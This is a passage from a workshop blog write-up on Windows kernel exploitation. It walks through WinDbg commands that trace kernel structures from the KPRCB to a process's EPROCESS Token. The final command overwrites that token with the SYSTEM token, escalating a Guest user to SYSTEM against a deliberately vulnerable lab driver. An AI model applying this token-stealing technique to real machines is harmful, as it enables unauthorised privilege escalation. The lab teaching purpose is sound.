ON_REGISTRATION_RECORD
      . . .
     +0x0d8 Spare1 : 0 ''
     +0x0dc KernelReserved2 : [17] 0
     +0x120 PrcbData : _KPRCB
```

- Get address of **CurrentThread** member (**KTHREAD**) at the **+0x120** Offset

```
kd&gt; dt nt!_KPRCB 82770c00+0x120
      +0x000 MinorVersion : 1
      +0x002 MajorVersion : 1
      +0x004 CurrentThread : 0x83dcd020 _KTHREAD
      +0x008 NextThread : (null)
      +0x00c IdleThread : 0x8277a380 _KTHREAD
      +0x010 LegacyNumber : 0 ''
      +0x011 NestingLevel : 0 ''
       . . .
```

```
        +0x3620 ExtendedState : 0x807bf000 _XSAVE_ARE
A
```

- Get address of **ApcState** member (**KAPC_STATE**). It contains a pointer to **KPROCESS**

```
kd&gt; dt nt!_KTHREAD 0x83dcd020
        +0x000 Header : _DISPATCHER_HEADER
        . . .
        +0x03c SystemThread : 0y1
        +0x03c Reserved : 0y0000000000000000000 (0)
        +0x03c MiscFlags : 0n8193
        +0x040 ApcState : _KAPC_STATE
        +0x040 ApcStateFill : [23] "`???"
        +0x057 Priority : 12 ''
      . . .
```

- Get address of **Process** member (**KPROCESS**). It contains the **Token** value and is at an offset **+0x40** from the **KTHREAD** base address.

```
kd&gt; dt nt!_KAPC_STATE 0x83dcd020+0x40
        +0x000 ApcListHead : [2] _LIST_ENTRY [ 0x83dcd
060 - 0x83dcd060 ]
        +0x010 Process : 0x8570b5e8 _KPROCESS
        +0x014 KernelApcInProgress : 0 ''
        +0x015 KernelApcPending : 0 ''
        +0x016 UserApcPending : 0 ''
```



Figure 23: KAPC List Entry

- Get **Token** member offset from **EPROCESS** structure. **KPROCESS** is the first structure of **EPROCESS**

```
kd&gt; dt nt!_EPROCESS 0x8570b5e8
    +0x000 Pcb : _KPROCESS
    +0x098 ProcessLock : _EX_PUSH_LOCK
    . . .
    +0x0f4 ObjectTable : 0x953b8570 _HANDLE_TABLE
    +0x0f8 Token : _EX_FAST_REF
    +0x0fc WorkingSetPage : 0xb2b3
    +0x100 AddressCreationLock : _EX_PUSH_LOCK
    . . .
```

- Get **Token** value

```
kd&gt; dt nt!_EX_FAST_REF 0x8570b5e8+f8
     +0x000 Object : 0x953b6037 Void
     +0x000 RefCnt : 0y111
     +0x000 Value : 0x953b6037
```

Actual Token value by **ANDing** last 3 bits to 0 = 0x953b6037 >> 0x953b6030
Now replace the current process token with **SYSTEM** token.

```
kd&gt; ed 0x8570b5e8+f8 878013e0
```



Figure 24: Token value replaced

Soon as we replace the token we are assigned the **SYSTEM** token and the privileges that come with it. The same was verified as below in the victim machine:



Figure 25: Escalating from Guest to System privilege using Token Stealing



Figure 26: An example: Local privilege escalation using token stealing from Guest

```
Humla Champion: <strong><a href="http://swachalit.null.co.in/profile/411-ashfaq-ansari" target="_blank">
Ashfaq Ansari
```

```
</a></strong>Post Author: <strong><a href="https://t
witter.com/neelutripathy" target="_blank">Neelu Trip
athy
</a></strong>Workshop: <strong><a href="http://swach
alit.null.co.in/events/83-mumbai-null-mumbai-humla-1
8-april-2015-windows-kernel-exploitation" target="_b
lank">Null Humla</a></strong>
Date: <strong>18<sup>th</sup> April, 2015</strong>
Venue: <strong>Mumbai, BKC
</strong>Driver: <strong>HackSys Extreme Vulnerable
Driver</strong><!--more--><!--more--><!--more--><!--
more-->
```

WINDOWS KERNEL

BE THE FIRST TO COMMENT

Leave a Reply

Your email address will not be published.

Comment

Name *

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

This site uses Akismet to reduce spam. Learn how your comment data is processed.